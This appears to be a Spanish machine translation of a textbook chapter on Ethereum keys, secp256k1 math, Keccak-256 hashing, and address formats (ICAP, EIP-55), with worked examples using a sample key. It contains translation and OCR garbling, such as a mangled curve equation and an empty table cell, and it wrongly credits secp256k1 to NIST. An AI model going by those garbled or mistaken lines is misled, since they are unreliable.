> 2^{256}, el tamaño del espacio de clave privada de Ethereum, es un número inconmensurablemente grande. Eso es aproximadamente 10^{77} en decimal; es decir, un número con 77 dígitos. A modo de comparación, se estima que el universo visible contiene 10^{80} átomos. Por lo tanto, hay casi suficientes claves privadas para dar a cada átomo del universo una cuenta de Ethereum. Si elige una clave privada al azar, no hay forma concebible de que alguien la adivine o la elija por sí mismo.

Tenga en cuenta que el proceso de generación de claves privadas es fuera de línea; no requiere ninguna comunicación con la red Ethereum, ni tampoco ninguna comunicación con nadie. Como tal, para elegir un número que nadie más elija, debe ser realmente aleatorio. Si elige el número usted mismo, la posibilidad de que alguien más lo intente (y luego se escape con su éter) es demasiado alta. Usar un generador de números aleatorios malo (como la función aleatoria pseudoaleatoria en la mayoría de los lenguajes de programación) es aún peor, porque es aún más obvio y más fácil de replicar. Al igual que con las contraseñas de las cuentas en línea, la clave privada debe ser indescifrable.

Afortunadamente, nunca necesita recordar su clave privada, por lo que puede tomar el mejor enfoque posible para elegirla: a saber, verdadera aleatoriedad.

ADVERTENCIA

No escriba su propio código para crear un número aleatorio ni utilice un generador de números aleatorios "simple" ofrecido por su lenguaje de programación. Es fundamental que utilice un generador de números pseudoaleatorios criptográficamente seguro (como CSPRNG) con una semilla de una fuente de entropía suficiente. Estudie la documentación de la biblioteca del generador de números aleatorios que elija para asegurarse de que sea criptográficamente segura. La implementación correcta de la biblioteca CSPRNG es fundamental para la seguridad de las claves.

La siguiente es una clave privada generada aleatoriamente que se muestra en formato hexadecimal (256 bits se muestran como 64 dígitos hexadecimales, cada uno de 4 bits):

```
f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Claves públicas

Una clave pública de Ethereum es *un punto* en una curva elíptica, lo que significa que es un conjunto de coordenadas *x* e *y* que satisfacen la ecuación de la curva elíptica.

En términos más simples, una clave pública de Ethereum son dos números unidos. Estos números se producen a partir de la clave privada mediante un cálculo que *solo puede realizarse en un sentido.* Eso significa que es trivial calcular una clave pública si tiene la clave privada, pero no puede calcular la clave privada a partir de la clave pública.

ADVERTENCIA

¡MATEMÁTICAS está a punto de suceder! No entrar en pánico. Si comienza a perderse en cualquier punto de los siguientes párrafos, puede omitir las siguientes secciones. Hay muchas herramientas y bibliotecas que harán los cálculos por usted.

La clave pública se calcula a partir de la clave privada mediante la multiplicación de curvas elípticas, que es prácticamente irreversible: $K = k * G$, donde *k* es la clave privada, *G* es un punto constante llamado *punto generador, K* es la clave pública resultante y * es el operador especial de "multiplicación" de la curva elíptica. Tenga en cuenta que la multiplicación de curvas elípticas no es como la multiplicación normal. Comparte atributos funcionales con la multiplicación normal, pero eso es todo. Por ejemplo, la operación inversa (que sería la división de números normales), conocida como "encontrar el logaritmo discreto", es decir, calcular *k* si conoce K, es tan difícil como probar todos los valores posibles de *k* (una búsqueda de fuerza bruta). eso probablemente tomará más tiempo del que este universo permitirá).

En términos más simples: la aritmética en la curva elíptica es diferente de la aritmética entera "regular". Un punto *(G)* se puede multiplicar por un número entero *(k)* para producir otro punto (K). Pero no existe tal cosa como *la división,* por lo que no es posible simplemente "dividir" la clave pública *K* por el punto *G* para calcular la clave privada k. Esta es la función matemática unidireccional descrita en Criptografía de clave pública y Criptomoneda.

NOTA

La multiplicación de curvas elípticas es un tipo de función que los criptógrafos llaman función "unidireccional": es fácil de hacer en una dirección (multiplicación) e imposible de hacer en la dirección inversa (división). El propietario de la clave privada puede crear fácilmente la clave pública y luego compartirla con el mundo, sabiendo que nadie puede revertir la función y calcular la clave privada a partir de la clave pública. Este truco matemático se convierte en la base de firmas digitales seguras e infalsificables que prueban la propiedad de los fondos de Ethereum y el control de los contratos.

Antes de demostrar cómo generar una clave pública a partir de una clave privada, veamos la criptografía de curva elíptica con un poco más de detalle.

Explicación de la criptografía de curva elíptica

La criptografía de curva elíptica es un tipo de criptografía de clave pública o asimétrica basada en el problema del logaritmo discreto expresado mediante la suma y la multiplicación en los puntos de una elíptica. curva.

Una visualización de una curva elíptica es un ejemplo de una curva elíptica, similar a la utilizada por Ethereum.

NOTA

Ethereum usa exactamente la misma curva elíptica, llamada secp256k1, que Bitcoin. Eso hace posible reutilizar muchas de las bibliotecas y herramientas de curvas elípticas de Bitcoin.

Figura 1. Visualización de una curva elíptica

Ethereum usa una curva elíptica específica y un conjunto de constantes matemáticas, como se define en un estándar llamado secp256k1, establecido por el Instituto Nacional de Estándares y Tecnología de EE. UU. (NIST). La curva secp256k1 se define mediante la siguiente función, que produce una curva elíptica:

y 2 = (x 3 + 7) sobre (pag)
o:

y 2 mod p = (x 3 + 7) mod p El
mod p (módulo número primo p) indica que esta curva está sobre un campo finito de orden primo p, también escrito como \(\(\mathbb{F}_p \ )\), donde $p = 2^{256} – 2^{32} – 2^{9} – 2^{8} – 2^{7} – 2^{6} – 2^{4} – 1$, que es un número primo muy grande.

Debido a que esta curva se define sobre un campo finito de orden primo en lugar de los números reales, parece un patrón de puntos dispersos en dos dimensiones, lo que dificulta su visualización.
Sin embargo, la matemática es idéntica a la de una curva elíptica sobre números reales. Como ejemplo, criptografía de curva elíptica: visualizar una curva elíptica sobre F(p), con p=17 muestra la misma curva elíptica sobre un campo finito mucho más pequeño de primer orden 17, mostrando un patrón de puntos en una cuadrícula. La curva elíptica secp256k1 Ethereum se puede considerar como un patrón de puntos mucho más complejo en una cuadrícula insondablemente grande.

Figura 2. Criptografía de curva elíptica: visualización de una curva elíptica sobre F(p), con p=17

Entonces, por ejemplo, el siguiente es un punto Q con coordenadas (x, y) que es un punto en el secp256k1 curva:

```
Q =
(49790390825249384486033144355916864607616083520101638681403973749255924539515,
59574132161899900045862086493921015780032175291755807399284007721050341297360)
```

[example_1] muestra cómo puede verificar esto usted mismo usando Python. Las variables x e y son las coordenadas del punto Q, como en el ejemplo anterior. La variable p es el orden primo de la curva elíptica (el primo que se usa para todas las operaciones de módulo). La última línea de Python es la ecuación de la curva elíptica (el operador % en Python es el operador módulo). Si x e y son de hecho las coordenadas de un punto en la curva elíptica, entonces satisfacen la ecuación y el resultado es cero (0L es un número entero largo con valor cero). Pruébelo usted mismo, escribiendo **python** en una línea de comando y copiando cada línea (después del aviso >>>) de la lista.

Usando Python para confirmar que este punto está en la curva elíptica

Python 3.4.0 (predeterminado, 30 de marzo de 2014, 19:23:13)
[GCC 4.2.1 Compatible con Apple LLVM 5.1 (clang-503.0.38)] en darwin Escriba "ayuda", "derechos de autor", "créditos" o "licencia" para obtener más información. >>> **p = 115792089237316195423570985008687907853269984665640564039457584007908834 \ 671663**

>>> **x = 49790390825249384486033144355916864607616083520101638681403973749255924539515** >>> **y = 59574132161899900045862086493921015780032175291755807399284007721050341297360** >>> **(x ** 3 + 7 - y**2) % p**
0L

Operaciones aritméticas de curva elíptica

Muchas matemáticas de curvas elípticas se ven y funcionan de manera muy similar a la aritmética de números enteros que aprendimos en la escuela. En concreto, podemos definir un operador de suma, que en lugar de saltar a lo largo de la recta numérica salta a otros puntos de la curva. Una vez que tenemos el operador de suma, también podemos definir la multiplicación de un punto y un número entero, lo que equivale a una suma repetida.

La suma de la curva elíptica se define de tal manera que dados dos puntos P y P en la curva elíptica, hay un tercer punto $P_3 = P_1 + P_2$, también en la curva elíptica.

Geométricamente, este tercer punto P_3 se calcula dibujando una línea entre P_1 y P_2. Esta línea será que se cruzan con la curva elíptica exactamente en un lugar adicional (sorprendentemente). Llame a este punto $P_3' = (x, y)$. Luego, refleja en el eje x para obtener $P_3 = (x, -y)$.

Si P_1 y P_2 son el mismo punto, la línea "entre" P_1 y P_2 debe extenderse para ser la tangente a la curva en este punto P_1. Esta tangente cortará la curva exactamente en un nuevo punto. Puedes usar técnicas de cálculo para determinar la pendiente de la línea tangente. Curiosamente, estas técnicas funcionan, aunque estamos restringiendo nuestro interés a los puntos de la curva con dos coordenadas enteras!


En matemáticas de curvas elípticas, también hay un punto llamado "punto en el infinito", que corresponde aproximadamente al papel del número cero además. En las computadoras, a veces se representa por $x = y = 0$ (que no satisface la ecuación de la curva elíptica, pero es un caso separado fácil que se puede verificar). Hay un par de casos especiales que explican la necesidad del punto en el infinito.

En algunos casos (por ejemplo, si P_1 y P_2 tienen los mismos valores de *x* pero diferentes valores *de y*), la línea será exactamente vertical, en cuyo caso P_3 = el punto en el infinito.

Si P_1 es el punto en el infinito, entonces $P_1 + P_2 = P_2$. De manera similar, si P_2 es el punto en el infinito, entonces $P_1 + P_2 = P_1$. Esto muestra cómo el punto en el infinito juega el papel que juega el cero en la aritmética "normal".

Resulta que + es asociativo, lo que significa que *(A* + B) + *C* = *A* + *(B* + C). Eso significa que podemos escribir *A* + *B* + *C* (sin paréntesis) sin ambigüedad.

Ahora que hemos definido la suma, podemos definir la multiplicación de la manera estándar que extiende la suma. Para un punto *P* en la curva elíptica, si *k* es un número entero, entoncesk * *P* = *P* + *P* + *P* + *(k* veces). Tenga en cuenta que *k* a veces (quizás de manera confusa) se llama "exponente" en este caso.



Generación de una clave pública

Comenzando con una clave privada en forma de un número k generado aleatoriamente, lo multiplicamos por un punto predeterminado en la curva llamado *punto generador G* para producir otro punto en otro lugar de la curva, que es la clave pública K correspondiente:

K = k * G

El punto generador se especifica como parte del estándar secp256k1; es el mismo para todas las implementaciones de secp256k1, y todas las claves derivadas de esa curva usan el mismo punto G. Debido a que el punto generador es siempre el mismo para todos los usuarios de Ethereum, una clave privada *k* multiplicada por *G* siempre dará como resultado el mismo público clave K. La relación entre *k* y *K* es fija, pero solo se puede calcular en una dirección, de *k* a K. Es por eso que una dirección de Ethereum (derivada de K) se puede compartir con cualquier persona y no revela la clave privada del usuario (k).

Como describimos en la sección anterior, la multiplicación de *k* * *G* es equivalente a la suma repetida, entonces *G* + *G* + *G* + ... + G, repetido *k* veces. En resumen, para producir una clave pública *K* a partir de una clave privada k, sumamos el punto generador *G* a sí mismo, *k* veces.

PROPINA

> Una clave privada se puede convertir en una clave pública, pero una clave pública no se puede volver a convertir en una clave privada, porque las matemáticas solo funcionan de una manera.

Apliquemos este cálculo para encontrar la clave pública para la clave privada específica que le mostramos en Claves privadas:

Ejemplo de cálculo de clave privada a clave pública

```
K = f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315 * G
```

Una biblioteca criptográfica puede ayudarnos a calcular K, usando la multiplicación de curvas elípticas. La clave pública resultante *K* se define como el punto:

```
K = (x, y)
```

dónde:

```
x = 6e145ccef1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b
y = 83b5c38e5e2b0c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0
```

En Ethereum, puede ver las claves públicas representadas como una serialización de 130 caracteres hexadecimales (65 bytes). Se adopta de un formato de serialización estándar propuesto por el consorcio industrial Standards for Efficient Cryptography Group (SECG), documentado en Standards for Efficient Cryptography (SEC1). El estándar define cuatro prefijos posibles que se pueden usar para identificar puntos en una curva elíptica, enumerados en Prefijos de clave pública serializados de EC.

Tabla 1. Prefijos de clave pública EC serializados

Prefijo	Sentido	Longitud (prefijo de conteo de bytes)
0x00	Punto en el infinito	1
0x04	punto sin comprimir	
0x02	Punto comprimido con par y	33
0x03	Punto comprimido con y impar	33

Ethereum solo usa claves públicas sin comprimir; por lo tanto, el único prefijo que es relevante es (hex) 04. La serialización concatena las coordenadas *x* e *y* de la clave pública:

```
04 + coordenada x (32 bytes/64 hexadecimal) + coordenada y (32 bytes/64 hexadecimal)
```

Por lo tanto, la clave pública que calculamos anteriormente se serializa como:

```
046e145ccef1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e2b0 \
c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0
```

Bibliotecas de curvas elípticas

Hay un par de implementaciones de la curva elíptica secp256k1 que se utilizan en proyectos relacionados con criptomonedas:

OpenSSL

La biblioteca OpenSSL ofrece un conjunto integral de primitivas criptográficas, incluida una implementación completa de secp256k1. Por ejemplo, para derivar la clave pública, se puede utilizar la función EC_POINT_mul.

libsecp256k1

libsecp256k1 de Bitcoin Core es una implementación en lenguaje C de la curva elíptica secp256k1 y otras primitivas criptográficas. Fue escrito desde cero para reemplazar OpenSSL en el software Bitcoin Core y se considera superior tanto en rendimiento como en seguridad.

Funciones hash criptográficas

Las funciones hash criptográficas se utilizan en todo Ethereum. De hecho, las funciones hash se usan ampliamente en casi todos los sistemas criptográficos, un hecho capturado por el criptógrafo Bruce Schneier, quien dijo: "Mucho más que algoritmos de cifrado, las funciones hash unidireccionales son los caballos de batalla de la criptografía moderna".

En esta sección, analizaremos las funciones hash, exploraremos sus propiedades básicas y veremos cómo esas propiedades las hacen tan útiles en muchas áreas de la criptografía moderna. Abordamos las funciones hash aquí porque son parte de la transformación de las claves públicas de Ethereum en direcciones.
También se pueden utilizar para crear *huellas dactilares digitales,* que ayudan en la verificación de datos.

En términos simples, una *función hash* es "cualquier función que se pueda usar para mapear datos de tamaño arbitrario a datos de tamaño fijo". La entrada a una función hash se denomina *imagen previa,* el *mensaje* o simplemente los *datos de entrada.* La salida se llama *hash. Las funciones hash criptográficas* son una subcategoría especial

que tienen propiedades específicas que son útiles para proteger plataformas, como Ethereum.

Una función hash criptográfica es una función hash *unidireccional* que asigna datos de tamaño arbitrario a una cadena de bits de tamaño fijo. La naturaleza "unidireccional" significa que no es computacionalmente factible recrear los datos de entrada si solo se conoce el hash de salida. La única forma de determinar una posible entrada es realizar una búsqueda de fuerza bruta, verificando cada candidato para una salida coincidente; dado que el espacio de búsqueda es virtualmente infinito, es fácil comprender la imposibilidad práctica de la tarea.
Incluso si encuentra algunos datos de entrada que crean un hash coincidente, es posible que no sean los datos de entrada originales: las funciones hash son funciones de "muchos a uno". Encontrar dos conjuntos de datos de entrada que generan un hash en la misma salida se denomina encontrar una *colisión de hash.* En términos generales, cuanto mejor es la función hash, más raras son las colisiones hash. Para Ethereum, son efectivamente imposibles.

Echemos un vistazo más de cerca a las principales propiedades de las funciones hash criptográficas. Éstos incluyen:

Determinismo

Un mensaje de entrada dado siempre produce la misma salida hash.

verificabilidad

Calcular el hash de un mensaje es eficiente (complejidad lineal).

no correlación

Un pequeño cambio en el mensaje (p. ej., un cambio de 1 bit) debería cambiar la salida del hash tan ampliamente que no se puede correlacionar con el hash del mensaje original.

irreversibilidad

Calcular el mensaje a partir de su hash es inviable, equivalente a una búsqueda de fuerza bruta a través de todos los mensajes posibles.

Protección contra colisiones

Debería ser inviable calcular dos mensajes diferentes que produzcan la misma salida hash.

La resistencia a las colisiones de hash es particularmente importante para evitar la falsificación de firmas digitales en Ethereum.

La combinación de estas propiedades hace que las funciones hash criptográficas sean útiles para una amplia gama de aplicaciones de seguridad, que incluyen:

- Huella digital de datos
- Integridad del mensaje (detección de errores)
- Prueba de trabajo
- Autenticación (contraseña hash y extensión de clave)
- Generadores de números pseudoaleatorios
- Compromiso de mensajes (mecanismos de compromiso-revelación)
- Identificadores únicos

Encontraremos muchos de estos en Ethereum a medida que avancemos a través de las distintas capas del sistema.

Función hash criptográfica de Ethereum: Keccak-256

Ethereum utiliza la función hash criptográfica *Keccak-256* en muchos lugares. Keccak-256 fue diseñado como candidato para la competencia de función hash criptográfica SHA-3 realizada en 2007 por el Instituto Nacional de Ciencia y Tecnología. Keccak fue el algoritmo ganador, que se estandarizó como Estándar Federal de Procesamiento de Información (FIPS) 202 en 2015.

Sin embargo, durante el período en que se desarrolló Ethereum, la estandarización del NIST aún no estaba finalizada. NIST ajustó algunos de los parámetros de Keccak después de completar el proceso de estándares, supuestamente para mejorar su eficiencia. Esto estaba ocurriendo al mismo tiempo que el heroico denunciante Edward Snowden reveló documentos que implican que NIST puede haber sido influenciado indebidamente por la Agencia de Seguridad Nacional para debilitar intencionalmente el estándar del generador de números aleatorios Dual_EC_DRBG, colocando efectivamente una puerta trasera en el generador de números aleatorios estándar. El resultado de esta controversia fue una reacción violenta contra los cambios propuestos y un retraso significativo en la estandarización de SHA-3. En ese momento, la Fundación Ethereum decidió implementar el algoritmo Keccak original, tal como lo propusieron sus inventores, en lugar del estándar SHA-3 modificado por NIST.

ADVERTENCIA

Si bien puede ver "SHA-3" mencionado en los documentos y el código de Ethereum, muchas, si no todas, de esas instancias en realidad se refieren a Keccak-256, no al estándar FIPS-202 SHA-3 finalizado. Las diferencias de implementación son leves y tienen que ver con los parámetros de relleno, pero son significativas porque Keccak-256 produce salidas hash diferentes de FIPS-202 SHA-3 para la misma entrada.

¿Qué función hash estoy usando?

¿Cómo puede saber si la biblioteca de software que está utilizando implementa FIPS-202 SHA-3 o Keccak-256, si ambos pueden llamarse "SHA-3"?

Una manera fácil de saberlo es usar *un vector de prueba,* una salida esperada para una entrada dada. La prueba más utilizada para una función hash es la *entrada vacía.* Si ejecuta la función hash con una cadena vacía como entrada, debería ver los siguientes resultados:

```
Keccak256("") =
    c5d2460186f7233c927e7db2dcc703c0e500b653ca82273b7bfad8045d85a470

SHA3("") =
    a7ffc6f8bf1ed76651c14756a061d662f580ff4de43b49fa82d80a4b80f8434a
```

Independientemente del nombre de la función, puede probarla para ver si es el Keccak 256 original o el estándar final NIST FIPS-202 SHA-3 ejecutando esta sencilla prueba. Recuerde, Ethereum usa Keccak-256, aunque a menudo se le llama SHA-3 en el código.

NOTA

Debido a la confusión creada por la diferencia entre la función hash utilizada en Ethereum (Keccak-256) y el estándar finalizado (FIP-202 SHA-3), hay un esfuerzo en marcha para cambiar el nombre de todas las instancias de sha3 en todos los códigos, códigos de operación y bibliotecas para keccak256. Ver ERC59 para más detalles.

A continuación, examinemos la primera aplicación de Keccak-256 en Ethereum, que es producir direcciones de Ethereum a partir de claves públicas.

Direcciones de Ethereum

Las direcciones de Ethereum son *identificadores únicos* que se derivan de claves públicas o contratos que utilizan la función hash unidireccional Keccak-256.

En nuestros ejemplos anteriores, comenzamos con una clave privada y usamos la multiplicación de curvas elípticas para derivar una clave pública:

Clave privada k:

```
k = f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Clave pública *K (coordenadas x* e *y* concatenadas y mostradas como hexadecimal):

```
K = 6e145ccef1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e...
```

> **NOTA** Vale la pena señalar que la clave pública no se formatea con el prefijo (hexadecimal) 04 cuando se calcula la dirección.

Usamos Keccak-256 para calcular el *hash* de esta clave pública:

```
Keccak256(K) = 2a5bc342ed616b5ba5732269001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Luego conservamos solo los últimos 20 bytes (bytes menos significativos), que es nuestra dirección de Ethereum:

```
001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

La mayoría de las veces verá direcciones de Ethereum con el prefijo 0x que indica que están codificadas en hexadecimal, como esta:

```
0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Formatos de direcciones de Ethereum

Las direcciones de Ethereum son números hexadecimales, identificadores derivados de los últimos 20 bytes del hash Keccak-256 de la clave pública.

A diferencia de las direcciones de Bitcoin, que están codificadas en la interfaz de usuario de todos los clientes para incluir una suma de verificación integrada para proteger contra direcciones mal escritas, las direcciones de Ethereum se presentan como hexadecimales sin procesar sin ninguna suma de verificación.

La razón detrás de esa decisión fue que las direcciones de Ethereum eventualmente se ocultarían detrás de abstracciones (como los servicios de nombres) en las capas más altas del sistema y que las sumas de verificación deberían agregarse en las capas más altas si fuera necesario.

En realidad, estas capas superiores se desarrollaron con demasiada lentitud y esta elección de diseño provocó una serie de problemas en los primeros días del ecosistema, incluida la pérdida de fondos debido a direcciones mal escritas y errores de validación de entrada. Además, debido a que los servicios de nombres de Ethereum se desarrollaron más lentamente de lo esperado inicialmente, los desarrolladores de billeteras adoptaron codificaciones alternativas muy lentamente. A continuación, veremos algunas de las opciones de codificación.

Protocolo de dirección de cliente entre intercambios

El *Inter Exchange Client Address Protocol* (ICAP) es una codificación de direcciones de Ethereum que es parcialmente compatible con la codificación del Número de cuenta bancaria internacional (IBAN), que ofrece una codificación versátil, con suma de verificación e interoperable para las direcciones de Ethereum. Las direcciones ICAP pueden codificar direcciones de Ethereum o nombres comunes registrados con un registro de nombres de Ethereum. Puede leer más sobre ICAP en Ethereum Wiki.

IBAN es un estándar internacional para identificar números de cuentas bancarias, utilizado principalmente para transferencias bancarias. Se adopta ampliamente en el Área Única Europea de Pagos en Euros (SEPA) y más allá.
IBAN es un servicio centralizado y fuertemente regulado. ICAP es una implementación descentralizada pero compatible para las direcciones de Ethereum.

Un IBAN consta de una cadena de hasta 34 caracteres alfanuméricos (sin distinción entre mayúsculas y minúsculas) que comprende un código de país, una suma de verificación y un identificador de cuenta bancaria (que es específico del país).

ICAP utiliza la misma estructura al introducir un código de país no estándar, "XE", que significa "Ethereum", seguido de una suma de verificación de dos caracteres y tres posibles variaciones de un identificador de cuenta:

Directo

Un entero de base 36 big-endian compuesto por hasta 30 caracteres alfanuméricos, que representa los 155 bits menos significativos de una dirección de Ethereum. Debido a que esta codificación se ajusta a menos de los 160 bits completos de una dirección general de Ethereum, solo funciona para las direcciones de Ethereum que comienzan con uno o más bytes cero. La ventaja es que es compatible con IBAN, en términos de longitud de campo y suma de verificación. Ejemplo: XE60HAMICDXSV5QXVJA7TJW47Q9CHWKJD (33 caracteres de largo).

Básico

Igual que la codificación directa, excepto que tiene 31 caracteres. Esto le permite codificar cualquier dirección de Ethereum, pero lo hace incompatible con la validación del campo IBAN. Ejemplo: XE18CHDJBPLTBCJ03FE9O2NS0BPOJVQCU2P (35 caracteres de largo).

Indirecto

Codifica un identificador que se resuelve en una dirección Ethereum a través de un proveedor de registro de nombres. Utiliza 16 caracteres alfanuméricos, que comprenden un *identificador de activos* (p. ej., ETH), un servicio de nombres (p. ej., XREG) y un nombre legible por humanos de 9 caracteres (p. ej., KITTYCATS). Ejemplo: XE##ETHXREGKITTYCATS (20 caracteres de largo), donde el ## debe ser reemplazado por los dos caracteres de suma de control calculados.

Podemos usar la herramienta de línea de comandos helpeth para crear direcciones ICAP. Probemos con nuestra clave privada de ejemplo (con el prefijo 0x y pasada como parámetro para ayudar):

```
$ helpeth claveDetalles \
    -p 0xf8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315

Dirección: 0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9 ICAP:
XE60 HAMI CDXS V5QX VJA7 TJW4 7Q9C HWKJ D Clave
pública: 0x6e145ccef1033dea239875dd00dfb4fee6e3348b84985c404b83...
```

El comando helpeth construye una dirección Ethereum hexadecimal, así como una dirección ICAP para nosotros. La dirección ICAP para nuestra clave de ejemplo es:

```
XE60HAMICDXSV5QXVJA7TJW47Q9CHWKJD
```

Debido a que nuestra dirección Ethereum de ejemplo comienza con un byte cero, se puede codificar utilizando el método de codificación Direct ICAP que es válido en formato IBAN. Se nota porque tiene 33 caracteres.

Si nuestra dirección no comenzara con un cero, estaría codificada con la codificación básica, que tendría 35 caracteres y no sería válida como IBAN.

PROPINA

> Las posibilidades de que cualquier dirección de Ethereum comience con un byte cero es de 1 en 256. Para generar una como esa, tomará un promedio de 256 intentos con 256 claves privadas aleatorias diferentes antes de encontrar una que funcione como una codificación "Directa" compatible con IBAN. Dirección ICAP.

En este momento, lamentablemente, ICAP solo es compatible con algunas billeteras.

Codificación hexadecimal con suma de comprobación en mayúsculas (EIP-55)

Debido a la lenta implementación de ICAP y los servicios de nombres, la Propuesta de mejora de Ethereum 55 (EIP-55) propuso un estándar . EIP-55 ofrece una suma de verificación compatible con versiones anteriores para las direcciones de Ethereum al modificar las mayúsculas de la dirección hexadecimal. La idea es que las direcciones de Ethereum no distingan entre mayúsculas y minúsculas y se supone que todas las billeteras acepten direcciones de Ethereum expresadas en mayúsculas o minúsculas, sin ninguna diferencia en la interpretación.

Al modificar las mayúsculas de los caracteres alfabéticos en la dirección, podemos transmitir una suma de verificación que se puede usar para proteger la integridad de la dirección contra errores de escritura o lectura. Las billeteras que no son compatibles con las sumas de verificación EIP-55 simplemente ignoran el hecho de que la dirección contiene mayúsculas y minúsculas mixtas, pero las que sí lo son pueden validarlas y detectar errores con una precisión del 99,986 %.

La codificación de mayúsculas mixtas es sutil y es posible que no lo note al principio. Nuestra dirección de ejemplo es:

```
0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Con una suma de verificación de capitalización mixta EIP-55 se convierte en:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

¿Puede usted decir la diferencia? Algunos de los caracteres alfabéticos (A–F) del alfabeto de codificación hexadecimal ahora están en mayúsculas, mientras que otros están en minúsculas.

EIP-55 es bastante simple de implementar. Tomamos el hash Keccak-256 de la dirección hexadecimal en minúsculas. Este hash actúa como una huella digital de la dirección, brindándonos una suma de verificación conveniente.
Cualquier pequeño cambio en la entrada (la dirección) debería causar un gran cambio en el hash resultante (la suma de verificación), permitiéndonos detectar errores de manera efectiva. El hash de nuestra dirección se codifica luego en las mayúsculas de la propia dirección. Vamos a desglosarlo, paso a paso:

1. Hash la dirección en minúsculas, sin el prefijo 0x:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0f9") =
23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9695d9a19d8f673ca991deae1
```

2. Escriba en mayúscula cada carácter de dirección alfabético si el dígito hexadecimal correspondiente del hash es mayor o igual a 0x8. Esto es más fácil de mostrar si alineamos la dirección y el hash:

```
Dirección: 001d3f1ef827552ae1114027bd3ecf1f086ba0f9
Hash: 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Nuestra dirección contiene un carácter alfabético d en la cuarta posición. El cuarto carácter del hash es 6, que es menor que 8. Entonces, dejamos la d en minúscula. El siguiente carácter alfabético en nuestra dirección es f, en la sexta posición. El sexto carácter del hash hexadecimal es c, que es mayor que 8. Por lo tanto, ponemos la F en mayúscula en la dirección, y así sucesivamente. Como puede ver, solo usamos los primeros 20 bytes (40 caracteres hexadecimales) del hash como suma de verificación, ya que solo tenemos 20 bytes (40 caracteres hexadecimales) en la dirección para escribir en mayúsculas adecuadamente.

Verifique usted mismo las direcciones de mayúsculas mixtas resultantes y vea si puede saber qué caracteres se escribieron en mayúsculas y a qué caracteres corresponden en el hash de la dirección:

```
Dirección: 001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
Hash: 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Detección de un error en una dirección codificada EIP-55

Ahora, veamos cómo las direcciones EIP-55 nos ayudarán a encontrar un error. Supongamos que hemos impreso una dirección de Ethereum, que está codificada con EIP-55:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

Ahora cometamos un error básico al leer esa dirección. El carácter anterior al último es una F mayúscula. Para este ejemplo, supongamos que lo malinterpretamos como una E mayúscula y escribimos la siguiente dirección (incorrecta) en nuestra billetera:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0E9
```

¡Afortunadamente, nuestra billetera cumple con EIP-55! Se da cuenta de las mayúsculas mixtas e intenta validar la dirección. Lo convierte a minúsculas y calcula el hash de la suma de comprobación:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0e9") =
5429b5d9460122fb4b11af9cb88b7bb76d8928862e0a57d46dd18dd8e08a6927
```

Como puede ver, aunque la dirección solo ha cambiado en un carácter (de hecho, solo un bit, ya que la e y la f están separadas por un bit), el hash de la dirección ha cambiado radicalmente. ¡Esa es la propiedad de las funciones hash que las hace tan útiles para las sumas de verificación!

Ahora, alineemos los dos y verifiquemos las mayúsculas:

```
001d3F1ef827552Ae1114027BD3ECF1f086bA0E9
5429b5d9460122fb4b11af9cb88b7bb76d892886...
```

¡Está todo mal! Varios de los caracteres alfabéticos están mal escritos en mayúsculas. Recuerde que las mayúsculas son la codificación de la suma de comprobación *correcta* .

El uso de mayúsculas en la dirección que ingresamos no coincide con la suma de verificación recién calculada, lo que significa que algo ha cambiado en la dirección y se ha introducido un error.

Conclusiones

En este capítulo proporcionamos una breve reseña de la criptografía de clave pública y nos enfocamos en el uso de claves públicas y privadas en Ethereum y el uso de herramientas criptográficas, como funciones hash, en la creación y verificación de direcciones de Ethereum. También analizamos las firmas digitales y cómo pueden demostrar la propiedad de una clave privada sin revelar esa clave privada. En [wallets_chapter], juntaremos estas ideas y veremos cómo se pueden usar las billeteras para administrar colecciones de llaves.

Carteras

La palabra "billetera" se usa para describir algunas cosas diferentes en Ethereum.

En un nivel alto, una billetera es una aplicación de software que sirve como interfaz de usuario principal para Ethereum. La billetera controla el acceso al dinero de un usuario, administra claves y direcciones, rastrea el saldo y crea y firma transacciones. Además, algunas billeteras Ethereum también pueden interactuar con contratos, como los tokens ERC20.

Más estrictamente, desde la perspectiva de un programador, la palabra *billetera* se refiere al sistema utilizado para almacenar y administrar las claves de un usuario. Cada billetera tiene un componente de administración de claves. Para algunas billeteras, eso es todo lo que hay.
Otras billeteras son parte de una categoría mucho más amplia, la de *los navegadores,* que son interfaces para aplicaciones descentralizadas basadas en Ethereum, o *DApps,* que examinaremos con más detalle en [decentralized_applications_chap]. No hay líneas claras de distinción entre las diversas categorías que se combinan bajo el término billetera.

En este capítulo, veremos las billeteras como contenedores de claves privadas y como sistemas para administrar estas claves.

Descripción general de la tecnología de billetera

En esta sección, resumimos las diversas tecnologías utilizadas para construir aplicaciones fáciles de usar, seguras y flexibles.
Carteras de ethereum.

